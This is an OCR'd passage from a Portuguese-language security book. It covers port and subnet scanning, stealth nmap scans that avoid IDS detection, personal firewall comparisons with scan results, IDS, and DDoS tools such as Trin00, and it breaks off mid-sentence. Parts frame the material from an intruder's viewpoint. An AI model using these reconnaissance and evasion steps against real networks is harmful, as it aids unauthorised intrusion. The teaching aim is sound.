
Scanners de porta

Ao contrário do que popularmente se pensa, não é tão fácil assim invadir um computador pessoal. Nós já sabemos que o sistema é composto de 65535 portas TCP e UDP. Em servidores, muitas delas possuem serviços rodando, tais como:

21 - FTP (File Transfer Protocol)
23 - TELNET
25 - SMTP (Simple Mail Transfer Protocol)
79 - FINGER
80 - WWW

Esses são apenas alguns dos muitos serviços que são rodados em computadores de empresas que precisam estabelecer contato com filiais e clientes. Realmente, um sistema que possua os seguintes serviços acima ativos, pode ganhar sérios problemas com segurança. Mas imagine o seu computador na sua casa, em cima da mesa da sala, cheio de joguinhos dos seus filhos e que você só utiliza para ler e-mails e navegar pelas homepages. As portas da sua máquina estão descansando totalmente. Às vezes, uma ou outra se abre para estabelecer conexão com um site, ou mandar uma mensagem pelo ICQ. Mas essas são **randômicas**, ou seja, a cada vez que uma conexão for feita, a porta mudará. Isso impede que algum invasor fique à espreita e tente se conectar a portas padrões. Dificulta, mas não impede. Algum cavalo de tróia instalado sem você saber pode abrir uma porta qualquer e permitir a conexão de qualquer pessoa. Para saber quais portas estão abertas em um sistema remoto, utilizamos o **scan de portas**. Existem muitos e muitos programas desse tipo. Um bom (e clássico) exemplo é p HakTek.


Funcionam da seguinte maneira: vão tentar se conectar a todas as portas de um endereço ip fornecido, mostrando todas as portas encontradas “ativas” e o seu conteúdo. É uma boa táticas para encontrar cavalos de tróia sem depender de **anti-vírus**, já que todos usam portas. Exemplo: eu quero analisar o meu próprio computador para saber se têm alguma porta aberta. Para isso, vou usar o HakTek. Mando, então, o programa tentar scannear portas no endereço **127.0.0.1**(o chamado endereço de *loopback*. Serve para quando você não está conectado na Internet e precisa utilizar algum programa de análise que precise de endereço IP). Encontrei as seguintes portas ativas:



80
1256
21554
31337


Ora, a primeira porta eu sei que é o servidor de páginas que roda no meu pc. Mas e as outras três? A porta 1256 era a que o icq havia aberto na hora. As outras duas são portas de trojans que usei como teste. A porta 21554 é do trojan Girlfriend e a porta 31337 é do Back Orifice.

O único problema desse scan é que como ele foi feito nas três vias do tcp (syn, syn-ack, ack) pode ser facilmente detectado por sistemas IDS (detecção de intrusos). Uma boa saída é usar o **NMAP** , disponível tanto em Windows NT quanto Linux. Utilizando-o, você pode scannear portas de maneira furtiva, sem realizar as três vias do tcp , usando flags como TCP Syn , TCP Fin ou UDP, além de poder detectar o sistema operacional usado pela análise de sua pilha TCP/IP. Ele possui muitas opções diferentes para scan de portas, experimente-as. Pegue-o em www.insecure.org/nmap ou em www.eeye.com (versão NT).



NMAP em sua interface gráfica para Unix/Linux

As duas versões do NMAP (para Linux e para Windows NT e compatíveis) são idênticas, mas somente a versão Linux/Unix possui a interface gráfica. A versão NT (bem nova por sinal) faz bem o seu trabalho, mas apenas no prompt de comandos. Observe o programa rodando na figura abaixo



Nmap em sua versão Windows

Sub-rede

O segundo tipo de scanner estudado, é o mais usado quando o objetivo do invasor é determinar todos os hosts ativos da subnet e saber seus nomes (DNS). Assim, vamos supor que o endereço principal de um provedor é **www.ufra.com.br**. Usamos um **ping** qualquer, ou o próprio scanner, e descobrimos que o endereço ip é **200.131.215.37**. Agora vou utilizar o scanner de hosts para saber quais outras máquinas dessa rede estão ativas.

200.131.215.9 - mail.ufra.com.br
200.131.215.34 - lab.ufra.com.br
200.131.215.35 - media.ufra.com.br
200.131.215.36 - washington.ufra.com.br
200.131.215.37 - server.ufra.com.br
200.131.215.65 - route.ufra.com.br

Com isso conseguimos informações importantes do sistema. Sabemos por exemplo qual é o endereço do roteador, e onde deve ficar informações importantes. Se fosse um site de comércio eletrônico por exemplo, as chances de conseguir os dados era enorme, pois mesmo que o invasor não conseguisse acesso diretamente ao computador **200.131.215.37** (que pode inclusive ser um firewall) ele poderia se conectar a um outro IP da subnet e conseguir os dados a partir dele. Às vezes poderia haver algum backup perdido por aí. Um outro bom scanner de hosts é o **Shadow Scan** (que por sinal, está no CD, no diretório Scanners) entre outros.

Firewall


Como o nome sugere (do inglês, "muro de fogo"), os firewalls são esquemas de hardware, software, ou os dois juntos, capazes de, baseados em características do tráfego, permitir ou não a passagem deste tráfego. Basicamente, o firewall analisa informações como endereço de origem, endereço de destino, transporte, protocolo, e serviço ou porta. Para cada pacote que passar pelo firewall, ele consultará uma ACL (Access Control List, ou lista de controle de acessos), que é uma espécie de tabela de regras, que contém informações sobre que tipo de pacote pode ou não passar. Baseado nesta informação, rejeita ou repassa o dado. Contudo, ao contrário do que muitos pensam, um firewall não é apenas UM produto, seja hardware ou software. O firewall é um CONJUNTO de componentes, geralmente compostos por hardware e software.

Para que um esquema de firewall seja eficiente, algumas regras devem ser observadas:


- todo tráfego entre as redes **PRECISA** passar pelo firewall ou filtragem;

- deve existir alguma forma de reporting ou log, para se ter uma idéia de que tipo de tráfego está sendo rejeitado;
- O firewall em si deve ser imune à penetração / invasão (deve rodar o código mais simples possível, e a menor quantidade de código possível).

A seguir, vemos um esquema simples de firewall:



Existem outros modelos para uso com firewalls. O modelo mais eficiente é o de “zona desmilitarizada”. Nele, servidores e computadores críticos são protegidos tanto da rede interna quanto da rede externa. Veja:




Existem alguns produtos, ou soluções de software bastante interessantes, que tentam implementar o mesmo princípio de um firewall em seu computador. Estes programas são chamados de Personal Firewalls, e são bem baratos, ou de graça. Alguns foram feitos com os firewalls mais comuns e os resultados estão a seguir:

Os seguintes produtos foram testados:

BlackIce Defensor
Zone Alarm
E-Safe Desktop
Norton Internet Security

O **nmap** [scanner] fez a verificação de cada produto [veja abaixo], checou as portas e foram devidamente bloqueadas. O nmap foi executado [nmap -sT -PO -O END_IP] num PC [NT4 sp5].

Black Ice



http://www.networkice.com

Ele é utilizado para defender servidores e estações de trabalho de mais de 200 meios utilizados por hackers, inclusive o Worm melissa, "Slow Scans" e "Back Orifice". Até mesmo os hackers evitam firewalls, o BlackIce barra a entrada em Desktops e Servidores. Vejamos o resultado do NMAP.

Resultado:

7 open tcp echo
9 open tcp discard
13 open tcp daytime
17 open tcp qotd
19 open tcp chargen

135 open tcp loc-srv
139 open tcp netbios-ssn
Remote OS guesses: Windows NT4 / Win95 / Win98, Windows NT 4 SP3, Microsoft NT 4.0 Server SP5 + 2047 Hotfixes

Atributos:

Essa ferramenta se acomoda no seu taskbar [em Windows NT] e informa as conexões de rede que chegam em seu computador [possíveis ataques]
Ela tem 4 níveis de proteção simples, paranóico [não permitindo a entrada de pacotes TCP e UDP], nervoso [permite a chegada de alguns pacotes UDP], cauteloso [permite a chegada de alguns pacotes TCP/UDP], confiante [não bloqueia nada, mas adverte quando algo fora do normal acontece].
Compartilhamento de arquivos pode ser habilitado ou desabilitado, como NETBIOS [que outros hosts em seu domínio podem visualizar a rede visinha].
Quando algum tipo de ataque acontece, um ícone no taskbas fica piscando [muda de acordo com a emergência, amarelo laranja ou vermelho]. Clicando duas vezes no ícone o usuário poderá visualizar a lista de ataques que está acontecendo. Clicando com o botão-direito do mouse, aparecerão algumas opções para aquele tipo de evento.

confie neste endereço
bloqueie este endereço [hora, dia mês, sempre]
ignore este ataque
ignore este ataque por outro intruso

Experts em firewall ficarão desapontados com as opções e informações das regras, mas uma simples configuração, é o ideal para os usuários leigos de PC.
Não é gratuito, e não há uma versão shareware [de teste] para download.
Auto-port bloqueio: Bloqueio automático de todo o tráfego de um endereço em algumas circunstâncias [por exemplo, DDoS, Trojans e ataques como o BO].
Várias versão foram testadas em Windows NT4 sp4 e Windows 2000.
BlackIce sabe quando alguém está scanning o seu computador. Quando isso ocorre, um ícone vermelho fica piscando, e uma janela diz: "TCP Port scan," "TCP port probe," "NMAP OS Fingerprint," "TCP Ace ping," "TCP OS Fingerprint" and "UDP Port Probe,". Assim o scanner ques estiver sendo utilizado receberá uma lista de mensagens como "unfiltered" e será impossibilitado de utilizar a função Fingerprint para detectar qual o sistemas operacional o usuário ou a corporação está utilizando.
É certamente uma ferramenta útil para o usuário se proteger dos perigos da internet.
Download: 1.9MB
Valor: $39 dólares

Vantagens:

É bem implementado e bem simples de usar.
Permite a habilitação de a desabilitação do compartilhamento de arquivos e a visualização da rede visinha.
Pode ser incorporada uma política de configuração e alerta
Suas atualizações podem ser feitas livremente e facilmente. Pode ser utilizado o browser ou pré-configurar intervalos automáticos para que sejam feitas atualizações regulares.

Estável
Documentação satisfatória

Desvantagens:

Não há demos para serem feitos downloads.
Seria bastante interessante se os usuários pudessem customizar as regras um pouco mais.
Ele não pode ser utilizado por interfaces.
Não podem ser bloqueados a saída de pacotes.
São feitos vários falsos alarmes quando utilizado em uma LAN, gerando alertas amarelos.

As janelas não podem ser roladas para obter informações como portas conectadas e que pacotes [informações] foram enviadas.
Quando desisntalado, chaves de registro são deixadas pra trás, e poderia ser deixados os arquivos de log.
Bugs

Zone Alarm

[http://www.zonelabs.com/]

Ele visualiza as comunicações da rede e pede permissão ao usuário para cada aplicação que for usar a rede.

Vários néveis de segurança, baixo, médio e alto, para a internet e interfaces locais.
Host confiáveis podem ser adicionados, mas a habilitação de serviços não pode ser definido
Ele define que aplicação pode receber conecções.
Download: 1.5MB
O nmap pode visualizar alguns tipo de serviços, tais como:

Port State Protocol Service
17 open tcp qotd
19 open tcp chargen
135 open tcp loc-srv
139 open tcp netbios-ssn
No OS matches for host.

Vantagens:


É gratuito para uso pessoal e $20 dólares para uso empresarial.
Pede permissão para utilizar alguma aplicação na rede.
É fácil de utilizar, instrutivo.
Bloqueia a rede temporariamente
Download: 1.5MB

Desvantagens

Tela azul
Se há muitas aplicações usadas, as perguntas podem ser complicadas.
Não diz exatamente o que cada aplicação faz, se é confiável ou não.
As mesmas regras de uma conexão à internet pode ser utilizada numa intranet.
Os usuário não tem muito controle sobre as regras.
Quando desisntalado as chaves de registro são deixadas para trás

E-Safe Desktop

[http://www.esafe.com]



Depois da instalação e reinício, eSafe [http://www.esafe.com/], detecta algumas aplicações, [como IE, Office, Outlook e Communicator]. Um ícone fica na barra de tarefas que é usado para o antivírus ou mecher na configuração. Cada vez que você inicia o computador, o eSafe checa por novas aplicações.

Atributos:

Sandbox
Modo de aprendizado de 14 dias
Firewall Pessoal
Proteção Antivírus
Download: 10MB

O nmap verificou que a máquina não esta totalmente protegida:

Port State Protocol Service
7 open tcp echo
9 open tcp discard
13 open tcp daytime
17 open tcp qotd
19 open tcp chargen
135 open tcp loc-srv
139 open tcp netbios-ssn
445 open tcp microsoft-ds
1025 open tcp listen
TCP Sequence Prediction: Class=random positive increments
Difficulty=16695 (Worthy challenge)
Remote operating system guess: Windows 2000 RC1-RC3

Vantagens:

Não custa nada [gratuito] para uso pessoal. Versão para teste disponível.

Pode ser configurado para somente proteger específicas aplicações

Desvantagens:

Modo Sandbox: Pergunta por acesso ao Browser, accesso à DLL's, etc, o qual um usuário normal não pode responder. Causa bastante aborrecimento.
Demora o download [10MB]

Norton Internet Security

[http://www.symantec.com/]

Tem dois módulos que podem ser selecionados: o Firewall Pessoal e o Módulo Privado.

Firewall Pessoal: mínimo, médio, máximo e personalizado.
O nível personalizado permite a seleção de Java Applets e/ou Controle ActiveX, permitir/bloquear ou perguntar. Opções para habilitar alertas e bloqueio selencioso de portas são habilitados por padrão.

Privado: mínimo, médio, máximo e personalizado. Uma característica interessante é a "info Confidencial" que permite especificações de texto que devem ser bloqueados [número de contas de baco, número de cartão de crédito, etc]. A proteção personalizada habilita/bloqueia/pergunta quando específicas [confidenciais] informações estão sendo transmitidas. Cookies podem ser habilitado/bloqueado/perguntado, conexões HTTP [SSL] pode ser habilitadas/desabilitadas e privacidade do browser pode ser habilitado/desabilitado [bloquei de endereços de emails e últimos sites visitados].

O scanner nmap resulta na lista habitual de alertas, que não é muito informativo. O diálogo de alerta aparecem mensagens como: **Norton Personal Firewall has detected that a network communication is trying to access TCP/IP Services Application** [o firewall pessoal detectou uma tentativa de conexão TCP/IP]. Antes do seu computador ter tido acesso, você precisa dizer ao Norton como gostaria de dirigir essa situação. O usuário pode escolher ações como:

Configurar as regras

Bloquer acesso
Permitir acesso

Não há nenhuma análise de conexão ajudando a decidir o que é válido ou não.
Por exemplo, ele deveria bloquear todo o tráfego de um determinado host, e explicando o porque.

O nmap informou que algumas portas estavam abertas, mas não conseguiu identificar o tipo de sistema operacional.

7 open tcp echo
9 open tcp discard
13 open tcp daytime
17 open tcp qotd
19 open tcp chargen
113 unfiltered tcp auth
135 open tcp loc-srv
139 unfiltered tcp netbios-ssn
1025 unfiltered tcp listen
1026 unfiltered tcp nterm
No OS matches for host

Vantagens:

Muito poderoso e instrutivo.
Bom manual, fácil de usar e instrutivo. Ótima ajuda online. Ele tenta enviar as necessidades de peritos e usuários normais.
pode se configurado para para proteger somente específicas aplicações.

trabalha bem em ambientes como internet/intranet/LAN.
tráfego normal como ftp, http, https, pop3 são habilitados sem perguntar ao usuário
portas são bloqueadas silenciosamente [não alertando o usuário desnecessáriamente].
Usuário avançados poderão configurar opcões mais avançadas.

Desvantagens:

$49 dólares por ano, incluindo as atualizações.
Não há versão shareware para teste disponível.
O diálogo de alerta poderia ser mais informativo.
Necessita de reinício durante a instalação.
Melhoria nas sugestões.

Firewalls Pessoais são bastantes úteis, e devem ser bastante considerados por usuários de Windows que estão à rede como a internet.

Há uma tendência enorme de aplicações como firewall pessoal e antivírus serem integrados um só tipo de aplicaçãoEsses produtos não podem ser simplesmente instalados, os usuários precisam saber como usá-los e suas consequências para ser bastante efetivo.

Critério chave usando nessa seleção:
Efetividade na proteção
Interface: facilidade de uso, instrutivas, boa ajuda on-line.
Preço.

- O produto mais efetivo é o **Norton**, mas é caro e requer uma grande configuração.
- **Zone Alarm** é o melhor produto "Gratuito", mas o manual é confuso.
- O **BlackIce** é fácil de usar, simples e não interefere no dia-a-dia. Ele pode ser considredo o melhor para alguns tipos de usuários, devido a sua simplicidade.

IDS (Intrusion Detection Systems)

Os IDS não devem ser confudidos com firewalls .São sistemas avançados capazes de detectar, em tempo real, quando um ataque está sendo realizado e, baseado nas características do ataque, alterar sua configuração ou remodelá-la de acordo com as necessidades, e até avisar o administrador do ambiente sobre o ataque. Sistemas de IDS são geralmente caros, e exigem certas modificações na rede. Na maioria das vezes está acoplado a um sistema de firewall, ou possui este embutido.

São sistemas descentralizados, com a filosofia de agentes e servidores. Componentes instalados nos equipamentos, estações de trabalho e / ou servidores, monitoram as atividades da rede, e reportam a um servidor. Este servidor, obedecendo a uma série de regras de comportamento, toma a atitude designada para cada tipo de ocorrência.

Existem também computadores ou agentes autônomos, que possuem a única função de analisar todo o tráfego da rede e submeter os resultados para o servidor central. Estes agentes funcionam porque numa rede ethernet (apdrão usado em 98% das redes locais) todo o tráfeog é compartilhado. Portanto, este agente terá sua interface de rede em modo promíscuo, apenas para capturar todo o tráfego, ou “sniffar” a rede, a procura de algum padrão suspeito.

Para maiores informações, existe um ótimo documento sobre IDS que pode ser acessado em:

http://www.sans.org/newlook/resources/IDFAQ/ID_FAQ.htm

DDoS (Recusa de serviço)

Os ataques do tipo DDoS consistem geralmente em enviar para uma única máquina ou rede, milhões de pacotes de rede ou requisições de serviço, em um dado momento. Obviamente, não existe maneira de gerar este tráfego todo de um único ponto. Daí surgiu a idéia do DDoS: várias máquinas espalhadas por toda a Internet, enviando tráfego simultaneamente, para um mesmo servidor, estação ou rede.

Os ataques do tipo DDoS ficaram conhecidos a partir dos ataques recentes realizados contra sites na Internet populares, como yahoo.com, amazon.com, zdnet.com, entre outros. Contudo, utilitários que exploram ou criam ataques DDoS, apesar de difíceis de obter, já existiam desde meados de 1999.

A lógica de um ataque DDoS é bem simples. Imagine um servidor de páginas web, que normalmente recebe 100.000 acessos por dia. Agora, imagine que 200 ou 300 computadores espalhados pela Internet, ao mesmo tempo, e continuamente, enviem requisições de acesso à página. Dependendo do número de requisições, o servidor poderá deixar de responder simplesmente porque chegou ao seu limite de conexões.

Existem outros tipos de pacotes ou requisições de conexão que tem uma eficácia muito maior do que uma simples requisição de acesso web. Contudo, o segredo está em como gerar este tráfego ou requisições, de várias máquinas espalhadas pela Internet. Isto é feito através de 2 componentes de software: o agente ou server (software, programa ou "daemon" que é executado nas máquinas espalhadas pela Internet), e o cliente (componente que "controla" a ação dos agentes).

Os agentes ou servers são colocados para rodar em servidores espalhados pela Internet por hackers, que invadem os sistemas. Existe uma ferramenta de ataque DDoS chamada trin00 onde o agente é um vírus para a plataforma Windows (é colocado em execução em computadores como um trojan ou cavalo-de-tróia). Uma vez disseminados os agentes, o "hacker" através do cliente, envia um comando de ataque para os agentes, ao mesmo tempo, atacarem uma determinada rede ou máquina. Vamos ver alguns tipos de ataques:

Ataques do tipo DDoS usam combinações de técnicas descritas neste capítulo para proporcionarem ataques de grandes escalas contra uma rede específica ou um dispositivo desta. Ataques DDoS são bastante efetivos em "derrubar" seus alvos, porque eles são ataques focados que geralmente exploram um pequeno número de fraquezas.

Ataques DDoS são relativamente simples: Um atacante "scaneia" uma série de blocos de redes a procura de uma vulnerabilidade específica. Quando um host vulnerável é identificado ele é explorado e usado para "scanear" outros hosts com a mesma vulnerabilidade ou conjunto de vulnerabilidades. Com isso o atacante acaba conquistando um conjunto de computadores sobre seu controle.

As ferramentas utilizadas para executar ataques do tipo DDoS são automáticas: quando uma dessas ferramentas localizam um host vulnerável, ela automaticamente o compromete e instala com um rootkit. O primeiro conjunto de hosts vulneráveis é chamado de *manipuladores (handlers).* Os manipuladores são utilizados para "scanear" um segundo conjunto de hosts vulneráveis, conhecidos como *agentes (agents)* . Após criar este sistema de dupla face, o atacante conquista a condição de anonimato do seu endereço IP de origem, onde ao invés de iniciar o ataque a partir de sua máquina ele emite uma ordem para seus manipuladores que por conseguinte irão ordenar seus agentes a realizarem os ataques.

Ataques DDoS possuem um único propósito: tornar uma rede ou um host indisponíveis. Isto se torna possível a partir do uso de diversos hosts comprometidos para lançar uma enorme onda simultânea de requisições TCP contra o alvo. O grande número de requisições TCP acaba por consumir todos os recursos da rede ou host alvo, o tornando indisponível para o tráfego legítimo.

Existem diversas ferramentas que podem ser utilizadas para lançar ataques DDoS. A mais conhecida, e também a primeira já detectada foi a Trin00 (pronunciado trinoo) e é prima do Microsoft Windows, Wintrinoo. Trin00 trabalha de forma a enviar um grande número de pacotes UDP com quatro bytes de dados. Estes pacotes são enviados da mesma porta na máquina do ataquante, mas enviados

